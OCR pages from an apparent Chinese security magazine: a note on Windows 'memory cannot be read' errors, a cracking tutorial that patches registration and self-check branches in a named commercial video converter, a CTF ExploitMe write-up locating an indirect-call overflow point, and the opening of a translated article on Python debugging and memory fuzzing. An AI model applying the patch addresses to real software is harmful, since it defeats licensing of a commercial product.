
显然，为了保证 Windows 系统的正常运行和安全，系统空间是不能让用户空间的代码随随便便就进行访问的，CPU 在运行用户空间的代码时，是处在 Ring3 级别，是无法对处在 Ring0 级别的内存做任何操作，包括读操作。因此，程序一旦尝试读取高于 2GB 的内存空间（即内存地址高于 0x7FFFFFFF），就会报出“内存不能为 read”的错误了。

以下示例代码将会导致“内存不能为 read”的错误：

```
#include <windows.h>
main()
{
    BYTE * p = (BYTE *)::VirtualAlloc(NULL, 4,
MEM_RESERVE | MEM_COMMIT, PAGE_READONLY);
    *p = 1;
}
```

可能细心的朋友会发现，两个错示例代码都使用了指针。实际编程中，由于指针所引用的内存地址并没有合适的权限（有时会戏称为“野指针”）导致程序报错崩溃，确实是导致“内存不能”错误的主要病因之一，这也是为什么教科书要反复强调指针的规范使用问题。在我们遇到“内存不能”错误时，指针也应该是需要重点排查的对象。

此外，有些程序作者会利用以上的特性，例如，在输入错误的注册码后，故意将某处指针引用成会发生错误的地址。这正好说明了一句话，现象是客观存在的，关键是看你怎样去利用。



前置知识：汇编
关键词：破解、自校验

自校验的二连击

文/图 woosheep

Ultra MPEG-4 Converter 是一款视频格式转化软件，试用版在开始运行时，会弹出一个提示注册框，按惯例单击“Register”按钮，弹出错误提示，如图 1 所示。




图 1

闻声识人，看到错误提示就可以开始破解了。先用 PEid 查壳，显示“什么都没找到”。难道是加了壳？不用多想，OD 载入，发现入口是：

```
00474B3A > $  E8 55E20000     call    00482D94  ;  (initial
cpu selection)
00474B3F   .^ E9 16FEFFFF     jmp     0047495A
```

入口点跟我们印象中的有点区别，平时常见的多是以 push 开头，不过这并不是加了壳。在 VS2005 以后的 VC 编译器，都是以一个 call 搭配 jmp 的形式开始，这个 call 调用的是 security_init_cookie 函数，不用跟进，按 F8 键步过后跟着 jmp，就可以看到常见的 OEP 布局。

既然没加壳，那么直接搜“invalid license name or license code”字符串，找到一个关键的分支跳转：

```
00434E25      /75 2B          jnz     short 00434E52
00434E27  |.|50               push    eax
00434E28  |.|6A 10            push    10
00434E2A  |.|68 78BC4900      push    0049BC78  ;  error
00434E2F  |.|68 3CF04900      push    0049F03C
;  invalid license name or license code
00434E34  |.|50               push    eax
00434E35  |.|E8 46110100      call    00445F80
```

毫无疑问，这就是错误分支了。00434E25 处有个 jnz，跳向哪里呢：

```
00434E52  |> \8B07            mov     eax, dword ptr [edi]
00434E54  |.  50              push    eax
00434E55  |.  8D4C24 14       lea     ecx, dword ptr
[esp+14]
00434E59  |.  68 14F04900     push    0049F014
;  register successful! license to:%s.
00434E5E  |.  51              push    ecx
00434E5F  |.  E8 ECFCFFFF     call    00434B50
00434E64  |.  6A 00           push    0
00434E66  |.  6A 40           push    40
00434E68  |.  68 08F04900     push    0049F008  ;  thank
you
00434E6D  |.  8D5424 28       lea     edx, dword ptr
[esp+28]
00434E71  |.  52              push    edx
00434E72  |.  6A 00           push    0
00434E74  |.  E8 07110100     call    00445F80
```

看来像正确分支。照旧把 jnz 改为 jmp，单击注册，提示注册成功。似乎胜利就在眼前，保存修改，爆破就大功告成了。真是这样吗？运行一下修改后的程序，居然没见到任何界面就崩溃了。

为什么在内存修改成功，保存之后运行却失败呢？第一个闪过脑子的答案，就是程序有自校验。同时，还可以大致推测，这个自校验的位置在程序初始化的部分，而且只在初始化时调用。

确定自校验代码的位置，我认为最有效率的方法，是在被校验处下断点。既然我们改了 00434E25 处的 jnz 导致触发自校验的“自毁”流程，那直接就在 00434E25 下硬件断点，运行，居然直接飞了，换了软件断点也没有拦到任何东西。看来这个自校验不是简单内存校验，很可能是直接读取原文件进行计算。由于程序启动时本身就有不少必要的读文件操作，如果在这时对读文件的 API 下断点，肯定会拦到许多千奇百怪的东西，分析起来费时费力，还不一定讨好。

有没有更简洁的方法呢？将 OD 设为不忽略任何异常，直接按 F9 键，让程序跑到崩溃处，就是这里：

```
003D1D19      A1 EC433E00     mov     eax, dword ptr
[3E43EC]
003D1D1E      53              push    ebx
003D1D1F      56              push    esi
003D1D20      57              push    edi
003D1D21      8DB8 8C0B0000   lea     edi, dword ptr
[eax+B8C]
003D1D27      83C9 FF         or      ecx, FFFFFFFF
003D1D2A      33C0            xor     eax, eax
003D1D2C      8D5424 30       lea     edx, dword ptr
[esp+30]
003D1D30      F2:AE           repne   scas byte ptr es:[edi]
```

edi 指向了一个非法的内存区域，导致程序崩溃。而从上面代码分析可知，edi 的取值，是由 3E43EC 处一个大小为 DWORD 的值决定的。在程序崩溃时，这个值为 0，而在未爆破的程序中，运行到此处是该值为 00B03BA8。看来 3E43EC 处的取值是程序是否崩溃的关键，那就对 3E43EC 下硬件写入断点，追踪一下这个值的来源。这个值曾被多次改写，最后跟到这里：

```
003D1388   /74 0D          je      short 003D1397
003D138A   |5F             pop     edi
003D138B   |5E             pop     esi
003D138C   |5D             pop     ebp
003D138D   |33C0           xor     eax, eax
003D138F   |5B             pop     ebx
003D1390   |81C4 000C0000  add     esp, 0C00
003D1396   |C3             retn
003D1397   \5F             pop     edi
003D1398    892D EC433E00  mov     dword ptr [3E43EC],
ebp
```

003D1388 处的 je 直接决定了 3E43EC 中的值是否为 0，为了贯彻爆破精神，这里就不深究原因了，将 je 改为 jmp，保存。需要注意的是，这里处于 appsys.dll 的空间，修改后的 DLL 必须与原 DLL 同名才能被程序载入。

重新运行，又报错了，如图 2 所示。

有提示框就好，继续用字符串搜索，发现程序是调用 00435390 处的函数来弹出这个提示框。这个函数被好几个地方调用，一一下断，用排除法，最后来到这里：




图 2


```
004355D2    /75 13         jnz     short 004355E7
004355D4    |E8 A7560100   call    <jmp.&AppSys
.ppSys._appsys_>
004355D9    |50            push    eax
004355DA    |E8 0173FFFF   call    0042C8E0
004355DF    |83C4 04       add     esp, 4
004355E2    ^|E9 A9FDFFFF  jmp     00435390
```

如果 004355D2 处的 jnz 不跳走，就会执行到 004355E2，跳转去 00435390 处的弹框函数，把它改为 jmp 就不会弹出错误提示框了。

现在，自校验的暗桩基本就都拔完了。运行修改后的程序，还是弹出注册提示框，不过这时任意的输入都会提示正确。当然，留着提示框总是算不上完美破解，这个 Nag 就留给大家补最后一刀吧。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：ExploitMe、汇编、破解



开拓思路解 ExploitMe

文/图 woosheep

这个 ExploitMe，是看雪比赛的一道题目，要求 ShellCode 的非 0 数据尽可能的少。据说最小的只有两字节，实在让人叹为观止。所以这里，我只敢斗胆分享一下我挖掘这个 ExploitMe 漏洞的思路。

先双击运行，ExploitMe 没有任何界面，直接弹出一个错误提示框，看来应该是读文件进行判断了。OD 载入，断 CreateFile，来到这里：

```
0040104B  |.  53           push    ebx    ; /hTemplate
File => NULL
0040104C  |.  68 80000000  push    80     ; |Attributes =
NORMAL
00401051  |.  6A 04        push    4      ; |Mode =
OPEN_ALWAYS
00401053  |.  53           push    ebx    ; |pSecurity =>
NULL
00401054  |.  6A 01        push    1      ; |ShareMode =
FILE_SHARE_READ
00401056  |.  68 00000080  push    80000000   ; |Access
= GENERIC_READ
0040105B  |.  68 30604000  push    00406030   ;
|exploit.datmessageboxamessageboxwuser32.dll
00401060  |.  8BE8         mov     ebp, eax   ; |
00401062  |.  FF15 1C504000 call   dword ptr
[<&KERNEL32.CreateFile>; \CreateFileA
00401068  |.  8BF0         mov     esi, eax
0040106A  |.  83FE FF      cmp     esi, -1
0040106D  |.  897424 18    mov     dword ptr [esp+18], esi
00401071  |.  0F84 05010000 je     0040117C
00401077  |.  53           push    ebx    ; /pFileSize
High => NULL
00401078  |.  56           push    esi    ; |hFile
00401079  |.  FF15 18504000 call   dword ptr
[<&KERNEL32.GetFileSiz>; \GetFileSize
0040107F  |.  8BD8         mov     ebx, eax
00401081  |.  81FB 00020000 cmp    ebx, 200
00401087  |.  0F87 EF000000 ja     0040117C
```

为什么不直接断 ReadFile？这是因为 ReadFile 是通过传递句柄进行调用，如果不断唯一包含程序路径的 CreateFile，是不知

道读取哪个文件的。上面的代码告诉我们，程序首先打开一个 exploit.dat 文件，然后获取它的大小。如果这个文件的大小大于 0x200，则直接跳走不进行读取。

那么，我们就发现了第一条线索，需要构造一个包含 ShellCode 的 exploit.dat 文件作为程序的输入，大小不能超过 0x200。

根据最基本的溢出想法，我们希望尽可能多地输入，最终覆盖函数的返回地址。能不能成功呢？这时函数的返回地址在 0x12FF44，而程序调用 ReadFile 时，Buffer 的起始点在 0x12FD44，刚好相差 0x200。结合我们发现的第一条线索，可能得出结论：在 exploit.dat 允许的最大输入内，ShellCode 是无法覆盖函数的返回地址的。

这真是矛盾，能不能把这个 ja 给 nop 掉呢？如果是破解，当然可以，但溢出则不行。破解和溢出二者最大的差别，我认为在于能不能"看"到程序。要溢出的程序，往往在远程计算机上，而我们能做的仅仅只有上传一个文件，是没有办法实际修改程序的。

难道真没有溢出点？正如上面所说，整个程序，在控制范围内的只有这个输入。如果这个程序对这个输入的使用，仅仅到此为止，那我们真的就一筹莫展了。然而，接着往下看程序，惊喜地发现程序对 Buffer 的数据进行了接力式的传递，第一棒是 0x1330590，第二棒是 0x12FC40，显然这个地址在栈中，复制代码如下：

```
004010F5  |.  81FB 84000000 cmp     ebx, 84
004010FB  |.  A3 14854000   mov     dword ptr [408514], eax
00401100  |.  77 16         ja      short 00401118
00401102  |.  8BCB          mov     ecx, ebx
00401104  |.  8BF5          mov     esi, ebp
00401106  |.  8BC1          mov     eax, ecx
00401108  |.  8D7C24 24     lea     edi, dword ptr [esp+24]
0040110C  |.  C1E9 02       shr     ecx, 2
0040110F  |.  F3:A5         rep     movs dword ptr es:[edi], dword p>
```

如果 exploit.dat 的大小超过 0x84，则不会执行这段复制。类似的复制还有几次，不过，仍然没有一处能够覆盖返回地址。

难道还是没戏？我们先稍微回想一下，为什么要覆盖返回地址？因为返回地址在栈中，而输入数据也在栈中，我们可以通过栈溢出来覆盖返回地址，从而控制程序的执行流——这才是最本质的目的。

现在，我们的问题就变成了被保存在栈中的数据，是否只有返回地址才会影响程序的执行流？当然不是，还有间接跳转——这是个新的思路，意味着新的突破点！不过，程序里也没有找到间接跳转，但是，找到了间接跳转的近亲，间接调用：


```
00401152  |> \8B4424 20     mov     eax, dword ptr [esp+20]
00401156  |.  8D4C24 20     lea     ecx, dword ptr [esp+20]
0040115A  |.  FF10          call    dword ptr [eax]
0040115C  |.  8B9424 A40000>mov     edx, dword ptr [esp+A4]
00401163  |.  8D8C24 A40000>lea     ecx, dword ptr [esp+A4]
0040116A  |.  FF12          call    dword ptr [edx]
```

这里有两处间接调用，函数地址均保存在栈中，栈地址分别是 0x12FC3C 和 0x12FCC0。还记得 Buffer 传递第二棒的地址吗？是 0x12FC40，0x12FC3C 在它之上，不合适，但 0x12FCC0 在它之下，而且偏移距离没有超出 0x84。我们恭喜 0x40116A 处的间接调用，它很荣幸地成为了一个合格的溢出点。

取得控制权后，接下来的 ShellCode 就不具体展开了。当然，或许这还不是唯一的溢出点，有兴趣的朋友可以访问看雪，围观大牛们的各显神通，将开拓思路进行到底。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：智能调试、Fuzzer



智能调试和内存 Fuzzer

文/Vishwas Sharma, Amandeep bharti, Pratik Agarwal　译/dragonltx

通用 CPU 寄存器

从处理器的一些寄存器的基本介绍开始，我们将简要接触用户模式调试的话题，然后发扬光大博学的 Python 里存在的各种各样的脚本调试库的调试观念。进一步地，我们会讨论一些可以用这些脚本调试器实现的 fuzzing 技术，尤其是内存 Fuzzing 技术。同时，这文章不能被认为是详尽的调试概念指南。

1. 通用寄存器

存储器是昂贵的，而且我们只有 6 个通用寄存器，即 EAX、EBX、ECX、EDX、ESI 和 EDI 处理数据以及 3 个特殊寄存器，即 EBP、ESP 和 EIP 控制程序的流程，我们将会简要解释它们中的每个。

EAX：扩展累加寄存器，它是专用的累加寄存器，由于所有的主要计算都发生在它身上。指令集使累加器更偏好于一个计算寄存器。举个例子，所有的 9 个基本操作（ADD，ADC，AND，CMP，OR，SBB，SUB，TEST 和 XOR）在累加器和常量之间的操

作有特殊的 1 字节机器码。一些操作，如乘法，除法等，只能在累加器中发生。

EBX：扩展基址寄存器，在 16 位模式下，基址寄存器，EBX 可以充当一个索引。在 32 位模式下，它充当一个通用寄存器。EBX 是唯一的一个没有专用目的的寄存器。

ECX：扩展计数寄存器，这个寄存器可以用做一个循环计数器。这个寄存器决定循环重复的最大次数。ECX 是循环计数器的选择，当它周围有分支操作。

EDX：扩展数据寄存器，数据寄存器，EDX 是一个大部分和累加器捆绑的通用寄存器。在一些操作中，如乘法、除法等，最高有效位保存在数据寄存器，最低有效位保存在累加器中。数据寄存器最常用的用途是在累加器的运算中用来存储数据的。

通用寄存器可以被“劈开”。AX 包含 EAX 的低 16 位。同样地 AX 可以被劈开为 AH 和 AL 寄存器。AH 包含 AX 的高字节然后 AL 包含 AX 的低字节。

2. 索引寄存器

EDI：扩展数据索引，每个循环产生的数据必须将结果存入内存，这样做需要一个移动的指针。目的地索引，EDI 就是那个指针。目的地索引保留所有字符串操作的写入地址。EDI 用做全局写入指针。

ESI：扩展源索引，源索引，ESI 跟目的地索引有同样的性能。唯一的不同点是源索引是用做读而不是写。我们可以用源索引寄存器做存储，以防万一没有读。

3. 指针寄存器

这两个寄存器是函数调用机制的灵魂。在一个函数调用中，参数和返回地址必须被入栈。当前的 EBP 值入栈，EBP 等于当前的 ESP。这样传递给函数的局部变量和参数可以简单地访问。接着，函数引用它的参数和变量是相对于基址指针而不是栈指针。

ESP：扩展基址指针，这个寄存器用来引用函数参数和程序的局部变量。它也叫做框架指针。

EIP：扩展指令指针，它包含指令指针或者程序计数器。

调 试

附加到进程

为了调试一个正在运行的进程，我们不得不找到句柄然后打开进程。Kernel32.dll 提供了 OpenProcess（ ）函数来帮我们，OpenProcess（ ）获得一个句柄，并且可以在读进程内存或者写进程内存当然调试进程时也可以用到。

```
Typedef struct _DEBUG_EVENT {
  DWORD dwDebugEventCode;
  DWORD dwProcessId;
  DWORD dwThreadId;
  Union {        正在查询...
     EXCEPTION_DEBUG_INFO Exception;
     CREATE_THREAD_DEBUG_INFO CreateThread;
     CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
     EXIT_THREAD_DEBUG_INFO ExitThread;
     EXIT_PROCESS_DEBUG_INFO ExitProcess;
     LOAD_DLL_DEBUG_INFO LoadDll;
     UNLOAD_DLL_DEBUG_INFO UnloadDll;
     OUTPUT_DEBUG_STRING_INFO DebugString;
     RIP_INFO RipInfo;
  } u;
} DEBUG_EVENT, *LPDEBUG_EVENT;
```

OpenProcess 负责打开进程因此我们能分析和增加断点：

```
HANDLE WINAPI OpenProcess (
    __in DWORD dwDesiredAccess,
    __in BOOL bInheritHandle,
    __in DWORD dwProcessId
);
```

DebugActiveProcess 这个函数负责附加自己到我们要调试的进程：

```
BOOL WINAPI DebugActiveProcess (
    __in DWORD dwProcessId
);
```

WaitForDebugEvent 函数调用将会返回 DEBUG_EVENT 结构，并且这个结构里面用有关的信息填充：

```
BOOL WINAPI WaitForDebugEvent (
    __out LPDEBUG_EVENT lpDebugEvent,
    __in DWORD dwMilliseconds
);
```

ContinueDebugEvent 在收到 DBG_CONTINUE 状态后将会继续：

```
BOOL WINAPI ContinueDebugEvent (
    __in DWORD dwProcessId,
    __in DWORD dwThreadId,
    __in DWORD dwContinueStatus
);
```

DebugActiveProcessStop API 调用将会停止进程被调试：

```
BOOL WINAPI DebugActiveProcessStop (
    __in DWORD dwProcessId
);
```

这个函数可以用来描述调试事件。

现在，为了填充这个结构，我们用 windows kernel32.dll 的 API 调用 WaitForDebugEvent 函数。这个函数会等待被调试进程里面的一个调试事件发生。

调试事件的基础

一个调试器会不断地等待一个调试事件的发生。调试事件发生时一个事件处理函数被调用然后程序循环终止来使处理函数处理它的请求。

